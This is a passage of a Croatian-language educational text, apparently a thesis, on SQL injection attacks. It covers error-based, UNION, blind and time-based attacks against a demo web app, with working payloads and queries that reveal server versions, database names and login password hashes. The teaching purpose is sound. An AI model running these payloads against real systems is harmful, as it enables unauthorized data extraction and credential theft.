SELECT * FROM v$version
```


Kôd 3.7 Oracle poslužitelj upit o trenutnoj verziji

Prema prikazanim primjerima, vidimo kako postoje velike sličnosti između ove tri relacijske baze podataka. U skladu s time, u ovom poglavlju ćemo detaljno obraditi napade i metode

obrane na Microsoft SQL Server, a u idućem poglavlju ćemo obraditi specifičnosti svake baze pojedinačno.


3.1.1. SQL napadi temeljeni na opisu grešaka

Prikazivanje detaljnih grešaka programa je korisno kod razvoja aplikacija, no može biti vrlo opasno ukoliko se greške prikazuju svima, a ne samo razvojnom timu. Napadi umetanja SQL kôda pomoću grešaka su učinkoviti jer odaju mnoštvo informacija koje napadaču uvelike olakšavaju ostvariti napad. Javne web aplikacije bi trebale sakriti detalje greške koja se dogodila; nema potrebe krajnjem korisniku prikazivati tehničke informacije našeg sustava zbog toga što krajnji korisnik nije u mogućnosti ukloniti grešku. Preporuka i dobra praksa je da se greške zapišu te da ih se onda prikaže samo ovlaštenim korisnicima, a da se krajnje korisnike samo izvijesti o postojanju greške, bez detalja.



Slika 3.1 Primjer prikaza greške prilikom razvoja web aplikacije


Kao što vidimo na primjeru (Slika 3.1) prikazana je greška *Invalid column name 'Datum'*, koja upućuje na to da kolona imena „Datum“ ne postoji, što će nam pomoći pri uklanjanju greške.



Slika 3.2 Primjer ispravnog rada aplikacije


Iako smo u prethodnim poglavljima rekli da se napadi najčešće događaju kada se od korisnika očekuje unos vrijednosti, napad SQL umetanja kôda je moguće izvesti i izravno putem URL-a. Iz priložene (Slika 3.2) podcrtana je `id` varijabla koja će biti meta našeg

napada. Budući se sadržaj varijable šalje na poslužitelj jednako kao što bi se prenio i sadržaj korisničkog unosa, moguće je izvesti napad.



Slika 3.3 Primjer jednostavne provjere ranjivosti na napad umetanja SQL kôda

Na primjeru Slika 3.3 (lijevi dio slike) smo umjesto `id` varijable vrijednost '1' zamijenili matematičkim izrazom '7-6'. Kako SQL prilikom izvršavanja upita rješava zadane matematičke izraze, to je rezultiralo prikazom prve novosti. Ovo je pouzdan znak napadaču da web aplikacija ne koristi parametrizirane upite, već se naš upit izvršio.



Slika 3.4 Primjer napada SQL umetanja kôda, informacije o poslužitelju

Na primjeru Slika 3.4 smo zadali varijabli `id` vrijednost '7-@@version'. SQL poslužitelj je pokušao izvršiti upit. Kako je zadana matematička operacija oduzimanja, potrebno je s lijeve i desne strane operatora oduzimanja imati brojeve. Kako se s desne strane nalazi tekst '@@version', SQL poslužitelj je pokušao pretvoriti tekstualni podatak u brojčani, što nije uspio te nam je ispisao grešku koja sadrži i vrijednost varijable `@@version`. Na ovaj način je napadač otkrio informaciju o našem poslužitelju te može nastaviti skupljati i druge informacije.

Iz prikazane greške možemo vidjeti informacije o kojoj verziji SQL poslužitelja se radi, a u našem slučaju radi se o „Microsoft SQL Server 2016 (SP1) (KB3182545) - 13.0.4001.0 Express Edition“, te na kojem operacijskom sustavu se nalazi SQL poslužitelj, dok se u našem slučaju radi o „Windows 10 Pro 6.3 <X64> (Build 17134:)“. Ove informacije

napadač može iskoristiti za daljnje napada na sustav, ukoliko nismo instalirali sve sigurnosne zakrpe.

3.1.2. SQL napadi koristeći operator union

Unutar SQL jezika operator `union` se koristi za spajanje rezultata više `select` upita. Prilikom spajanja rezultata postoje 3 pravila koje je potrebno poštivati:

- Svaki `select` upit mora vraćati jednak broj kolona
- Sve kolone moraju imati podudarajuće tipove podataka
- Sve kolone moraju imati isti redoslijed

```
SELECT Ime, Prezime FROM Kupac
UNION
SELECT Ime, Prezime FROM Komercijalist
```

Kôd 3.8 Primjer *union* operatora

Primjer Kôd 3.8 neće prikazati sadržaj tablica `Kupac` i `Komercijalist` kao dva odvojena skupa redaka, već kao jedinstven skup redaka.


Napad umetanja SQL kôda koristeći uniju je koristan za malicioznog korisnika iz više razloga; ukoliko web aplikacije ne prikazuje detaljan opis grešaka, korištenje unije se može iskoristiti za prikazivanje rezultata malicioznih upita. Izazivanje previše grešaka na poslužitelju može biti loše jer potencijalno povećava vjerojatnost otkrivanja. Napad umetanja SQL kôda koristeći uniju će smanjiti „buku“ koju stvaramo izazivajući greške, te takav napad vrlo vjerojatno neće biti ni zabilježen na sustavu. Napad SQL kôda koristeći uniju također može potencijalno prikazati veću količinu informacija od napada SQL kôda koristeći greške web aplikacije.

Kako napadač najčešće ne zna strukturu naše aplikacije, metoda se oslanja na zdrav razum, upornost i malo sreće. Uzmemo li za primjer Slika 3.2, vidimo da se novost sastoji od naslova i teksta. Također, iz URL-a vidimo i da svaka novost ima pripadajuću identifikacijsku vrijednost. Možemo pretpostaviti da tablica ima tri kolone: kolona ID tipa `int`, kolona Naslov tipa `string` i kolona Tekst tipa `string`.

Maliciozan upit (Kôd 3.9) koji unosimo putem URL-a, s kojim ćemo pokušati napasti web aplikaciju, glasi:

```
7 UNION SELECT 1,'2','3'
```


Kôd 3.9 Maliciozan upit napada umetanja SQL kôda koristeći uniju



Slika 3.5 Primjer neuspjelog napada umetanja SQL kôda koristeći uniju

Iz Slika 3.5 možemo vidjeti da naš napad nije bio uspješan. Prateći pravila SQL jezika, pokušavamo dokučiti gdje smo pogriješili. Razlog zašto smo odabrali novost s identifikacijskom vrijednosti 7 je taj što ta novost ne postoji. Da je naš napad uspio, rezultat upita bi bila dva retka, no kako web aplikacija prikazuje samo jednu novost, ne znamo bi li se prikazala novost ili rezultat našeg upita. Kako smo odabrali novost koja ne postoji, sigurni smo da će krajnji rezultat biti samo jedan redak našeg upita. S obzirom na to da moramo poštivati pravila unije, pogriješili smo u broju varijabli ili tipovima varijabli. Budući da smo u prijašnjem napadu (Slika 3.3) uspjeli matematičkim izrazom prikazati novosti, sigurni smo da je ID brojčani tip varijable, a pretpostavka je da smo vrijednost 7 ispravno pogodili. Nadalje, kako se u naslovu i tekstu novosti nalaze slova, sigurni smo da se radi o znakovnom tipu podataka, a budući da su vrijednosti `'2'` i `'3'` također znakovnog tipa, pretpostavljamo da su za sada svi tipovi podataka ispravni. Preostaje nam samo pravilo o broju kolona. Metodom uzaludnih pokušaja možemo nadodati još jednu kolonu znakovnog tipa, tako da naš idući pokušaj malicioznog upita izgleda ovako:


```
7 UNION SELECT 1,'2','3','4'
```



Slika 3.6 Primjer uspješnog napada umetanja SQL kôda koristeći uniju

S obzirom na to da nije došlo do greške i da vidimo ispisane vrijednosti malicioznog upita dva i tri, možemo zaključiti da smo ispravno pogodili sintaksu SQL upita, te nam preostaje umjesto vrijednosti `'2'` i `'3'` ubaciti upite koji nas zanimaju, primjerice:

```
7 UNION SELECT 1,SYSTEM_USER,@@SERVERNAME,'4'
```




Slika 3.7 Primjer uspješnog napada umetanja SQL kôda koristeći uniju, informacije o poslužitelju


Kao što vidimo na Slika 3.7 uspješno smo prikazali informacije o web aplikaciji i poslužitelju. `SYSTEM_USER` varijabla sadrži korisničko ime („WebAppBlog“) koje koristi web aplikacija. `@@SERVERNAME` varijabla sadrži informacije o nazivu poslužitelja.

3.1.3. Slijepi SQL napadi

Slijepi napad umetanja SQL kôda iskoristiv je u situacijama kada otkrijemo ranjivu varijablu koja je tipa `boolean`.




Slika 3.8 Drugi primjer ispravnog rada aplikacije



Slika 3.9 Primjer neuspjelog napada na aplikaciju koristeći slijepi napad SQL umetanja kôda

Iz Slika 3.8 vidimo varijablu naziva `PrikaziArhivirane` za koju pretpostavljamo da može imati dvije vrijednosti: da želimo prikazati (vrijednost 1) i da ne želimo prikazati (vrijednost 0), što nas upućuje da se radi o `boolean` tipu varijable. Nakon što smo pokušali SQL napad temeljen na opisu greške (Slika 3.9), vidimo da aplikacija ne prikazuje greške, već prikazuje rezultate za predodređenu vrijednost nula (ne želimo prikazati arhivirane).



Slika 3.10 Primjer uspješnog slijepog napada umetanja SQL kôda

Na Slika 3.10 prikazan je uspješan slijepi napad umetanja SQL kôda. Kako se s desne strane `AND` operatora nalazi izraz „1=2“, što nikada nije istina (eng. *true*), upit nije vratio nijedan rezultat. Napišemo li izraz „2=2“, upit će vratiti rezultate kao sa Slika 3.8.

Izvlačenje podataka umetanje SQL kôda na slijepo može se usporediti s popularnom igrom „Pogodi tko ?“; pravila igre su jednostavna - vi suparniku (u našem slučaju SQL poslužitelju) postavljate pitanja na koja on odgovara s 'da' i 'ne'. Što više pitanja postavite, saznajete više informacija. U idućem primjeru ćemo pokazati kako doznati verziju SQL poslužitelja.

```
SELECT 1 WHERE CHARINDEX('SQL Server 2012', @@version) > 0
```

Kôd 3.10 Primjer slijepog napada umetanja SQL kôda


`CHARINDEX` funkcija prihvaća dva parametra - tekst koji tražimo i tekst unutar kojeg tražimo, te vraća poziciju prvog pojavljivanja niza znakova ili 0, ukoliko se traženi tekst ne nalazi unutar teksta kojeg pretražujemo. Tako će funkcija `CHARINDEX` za izraz

```
SELECT CHARINDEX('Algebra', 'Visoko učilište Algebra')
```


vratiti vrijednost 17, no za izraz

```
SELECT CHARINDEX('Žirafa', 'Visoko učilište Algebra')
```

funkcija će vratiti vrijednost 0. Vratimo li se na primjer Kôd 3.10, ako je uvjet s desne strane `WHERE` izraza istinit, naš upit će vratiti vrijednost 1, no ako je neistinit, upit neće vratiti rezultate.



Slika 3.11 Primjer slijepog napada umetanja SQL kôda koji nije istinit




Slika 3.12 Primjer slijepog napada umetanja SQL kôda koji je istinit

Na Slika 3.11 vidimo da se nisu prikazale novosti, što nam govori da na naše pitanje „Poslužitelju, jesi li ti verzije SQL Server 2012?“, odgovor glasi 'ne'. No, na naše drugo pitanje sa Slika 3.12 „Poslužitelju, jesi li ti verzije SQL Server 2016 ?“, odgovor glasi 'da'.

3.1.4. Vremenski napadi

Vremenski napad umetanja SQL kôda je vrlo sličan slijepom napadu umetanja SQL kôda. No, umjesto da tražimo vizualnu razliku unutar web aplikacije, trebamo promatrati i mjeriti vrijeme koje je potrebno da web aplikacija prikaže sadržaj.



Slika 3.13 Prikaz vremena potrebnog da bi se stranica učitala

Na Slika 3.13 vidimo da je vrijeme potrebno da bi se cijela stranica učita 63 milisekunde. Da bismo uspješno izveli vremenski napad umetanja SQL kôda, bit će nam potreban `IF` operator i `WAITFOR` funkcija.


`IF` operator sastoji se od dva dijela: prvi dio je uvjet, a drugi dio je akcija koja će biti izvršena ukoliko je uvjet istinit.

`WAITFOR` funkcija zaustavlja izvršavanje SQL kôda na određeno vrijeme koje mi zadamo putem parametra funkcije.

```
IF (CHARINDEX('SQL Server 2016', @@version) > 0) WAITFOR
DELAY '00:00:05'
```

Kôd 3.11 Primjer vremenskog napada umetanja SQL kôda

Primjer Kôd 3.11 uvjet unutar `IF` operatora sadrži poziv funkciji CHARINDEX koju smo objasnili u poglavlju 3.1.3, ukoliko varijabla `@@version` sadrži skup znakova „SQL Server 2016“ uvjet je istinit te će se izvršiti `WAITFOR DELAY '00:00:05'` dio naredbe koji kaže „Pričekaj 5 sekundi“.



Slika 3.14 Primjer vremenskog napada umetanja SQL kôda

Budući da iz Slika 3.14 vidimo da je vrijeme učitavanja stranice 5.08 sekundi, možemo utvrditi da je upit unutar uvjeta `IF` operatora istinit.

Vremenski napad umetanja SQL kôda ima svoje prednosti i mane. Prednost vremenskog napada umetanja SQL kôda je taj što neće stvoriti preveliku „buku“, odnosno osoblje zaduženo za nadzor poslužitelja neće vidjeti greške u sustavima nadzora. Mana vremenskog napada umetanja SQL kôda je ta što se vremenski odmak može dogoditi iz niza razloga, kao što su npr. mrežni odziv ili preopterećenost poslužitelja. Prilikom ovakve vrste napada moramo paziti da odaberemo vremensku vrijednost koja se neupitno razlikuje od legitimnog poziva na poslužitelj.

Iako se slijepi napadi umetanja SQL kôda, bili oni vremenski ili vizualno bazirani, ne čine korisnim zbog toga što je potrebno na slijepo pogađati informacije, oni u praksi uspijevaju zbog toga što je struktura baze u velikoj većini slučajeva predvidiva. Primjerice, čim vidite aplikaciju, bez da znate išta o njoj, možete pretpostaviti da se popis korisnika nalazi u tablici naziva „Korisnici“, „Korisnik“, „User“ ili „Users“. Struktura tablice gdje se nalazi popis korisnika također je predvidiva jer znamo da svaki pojedini korisnik mora imati korisničko ime i lozinku, tako da možemo pretpostaviti da se korisničko ime nalazi u koloni naziva „KorisnickoIme“ ili „Username“, dok za lozinku možemo pokušati s vrijednostima „Lozinka“, „Password“ ili „Secret“. Uzmemo li uobičajene prakse nazivanja tablica i kolona u obzir, napadi slijepog umetanja SQL kôda postaju vrlo praktični.

4. Metode izvlačenja podataka

U prethodnom poglavlju smo na praktičnom primjeru vidjeli više metoda napada umetanja SQL kôda, a u ovom poglavlju ćemo na tri različita sustava upravljanja relacijskim bazama podataka pokazati kako možemo prodrijeti dublje u sustav, ukoliko uspijemo otkriti ranjivost unutar aplikacije.

Svaki programski jezik ima različite načine prikaza grešaka i detalja o grešci. Napadačev prvi korak je izvršiti upit nad bazom podataka te 'dohvatiti' rezultate tog upita na smislen način. Uspijemo li pronaći napad koristeći operator *union*, rezultati upita bit će prikazani na ranjivoj aplikaciji, stoga nije potrebno ulagati dodatan napor kako bi rezultati bili vidljivi. U idućim primjerima napada nastojat ćemo doznati nazive baza podataka pojedinih SQL poslužitelja. Kod napada temeljenog na opisu greške, ključno je pronaći funkciju koja će prilikom greške vratiti sadržaj varijable (upita). U prethodnom poglavlju, kada se radilo o Microsoft SQL Server poslužitelju, vidjeli smo greške koje sadrže informacije o serveru, no u pozadini toga nalazi se funkcija `convert`. Funkcija `convert` služi za pretvaranje iz jednog tipa podatka u drugi zadani tip podatka pa bi onda maliciozan upit na Microsoft SQL Server izgledao ovako:

```
convert(int,(select db_name()))
```

Rezultat ovog upita na Microsoft SQL Serveru je greška koja glasi:

```
Conversion failed when converting the nvarchar value
'Webshop' to data type int.
```

Vidimo da se naš upit `select db_name()` uspješno izvršio i vidimo da se korištena baza podataka zove „WebShop“.

Naiđemo li na MySQL okolinu, možemo koristiti `UpdateXML` funkciju. `UpdateXML` je funkcija unutar MySQL poslužitelja koja nam pomaže pri manipulaciji podataka koji su u XML formatu. Poziv funkcije je u idućem formatu:

```
UpdateXML(xml_target, xpath_expr, new_xml)
```

Funkcija traži sav XML tekst koji odgovara `xpath_expr` izrazu unutar `xml_target` te ga zamjenjuje s `new_xml`. Ukoliko se unutar parametra `xpath_expr` dogodi pogreška u sintaksi, vrijednosti varijable bit će prikazane, a pokušamo li izvršiti sljedeći upit na ranjivoj aplikaciji

```
UpdateXML(null, concat("0", (select database())), null)
```

Dobit ćemo grešku koja glasi:

```
XPATH syntax error: 'WebShop'
```

Kako vidimo, naš upit `select database()` je uspješno izvršen, a mi rezultat tog upita vidimo u grešci, kao što vidimo i to da se trenutna korištena baza podataka zove „WebShop“.

Unutar Oracle okoline možemo se poslužiti s dvije funkcije: `dbms_xmlgen.getxml` i `to_char`. Funkcija `dbms_xmlgen.getxml` služi za pretvaranje rezultata SQL upita u XML format. Funkcija `to_char` služi za pretvaranje raznih tipova podataka, poput `DATE` ili `NUMBER`, a u našem slučaju radi se o kompleksnom tipu podatka `CLOB` koji se pretvara u oblik koji je čitljiv čovjeku `string`. Maliciozan upit izgleda ovako:

```
to_char(dbms_xmlgen.getxml('select "'||(select * from
global_name)||'" FROM sys.dual')) FROM dual
```

Rezultat malicioznog upita izgleda ovako:

```
ORA-19202: Error occurred in XML processing
ORA-00904: "WebShop": invalid identifier
ORA-06512: at "SYS.DBMS_XMLGEN", line 176
ORA-06512: at line 1
```

Ponovno vidimo da se naš upit `select * from global_name` izvršio, te da se trenutno korištena baza zove „WebShop“.

Nakon uspješnog pronalaska ranjivog dijela aplikacije, te nakon što smo uspjeli izvršiti upit i vidjeti rezultate tog upita, dolazi korak u kojemu želimo saznati što više informacija o poslužitelju, kako bismo mogli prodrijeti dublje u aplikaciju, odnosno u sustav. Iako se sustavi upravljanja relacijskim bazama podataka razlikuju u načinu rada, informacije koje su zanimljive napadačima su jednake kroz sve sustave. Neke od osjetljivih informacija mogu biti:

- verzija poslužitelja
- popis korisnika (ukoliko imamo dovoljno visoka prava, čak i lozinke u *hash* obliku)
- razina privilegija trenutnog korisnika
- popis dostupnih baza podataka
- popis tablica unutar baze podataka
- popis kolona unutar tablice
- podatci unutar tablica
- možemo li izvršavati naredbe na razini operativnog sustava

- možemo li pristupiti datotekama koje se nalaze na poslužitelju.

4.1. Osjetljive informacije na Microsoft SQL poslužitelju

Prvi korak svakog napadača na sustav je prikupljanje informacija o sustavu. Što više informacija o sustavu napadač uspije prikupiti daljnji koraci za izvlačenje ili ugrožavanje integriteta podataka će biti uspješniji. U idućim poglavljima ćemo prikazati koje informacije i zašto su korisne napadaču, te na koji način napadač može doći do njih. Navedeni upiti nisu jedini koji su korisni napadaču, no oni su dobra početna točka svakog napada.

SQL upit koji dohvaća verziju poslužitelja je sljedeći:

```
SELECT @@version
```

Ova informacija korisna je napadaču ako na poslužitelju nije ažurna verzija ili u slučaju da nisu instalirane sigurnosne zakrpe. Moguće je iskoristiti neku poznatu ranjivost za prodiranje dublje u poslužitelj.

SQL upit koji dohvaća korisničko ime trenutnog korisnika (korisnik kojeg aplikacija koristi za spajanje na poslužitelj):

```
SELECT system_user
```

SQL upit koji dohvaća popis svih korisnika i njihovih lozinki u *hash* obliku.

```
SELECT name, master.sys.fn_varbintohexstr(password_hash)
from master.sys.sql_logins
```

Lozinka u *hash* obliku sama po sebi nam nije korisna jer iz *hash* oblika nije moguće pretvoriti u originalan tekst (engl. *clear text*). Postoje razni programi poput Hashcat koji pokušavaju sve moguće kombinacije lozinki (engl. *brute force*), kako bi doznali koja je originalna lozinka prije pretvaranja u *hash* oblik.

Ponekad nemarni zaposlenici postavljaju lozinku koja je identična kao i korisničko ime, ili koriste istog korisnika kroz više sustava i poslužitelja. To napadača može postaviti u povoljnu poziciju daljnje ugroze sustava.

SQL upit koji dohvaća neka od prava koje korisnici imaju na poslužitelju.

```
SELECT hasaccess, sysadmin, securityadmin, serveradmin
FROM master..syslogins
```

Saznanja o visini prava koje pojedini korisnici imaju odaje nam koje korisničke račune treba imati u fokusu tokom napada.

SQL upit koji dohvaća listu svih baza podataka koje se nalaze na poslužitelju.

```
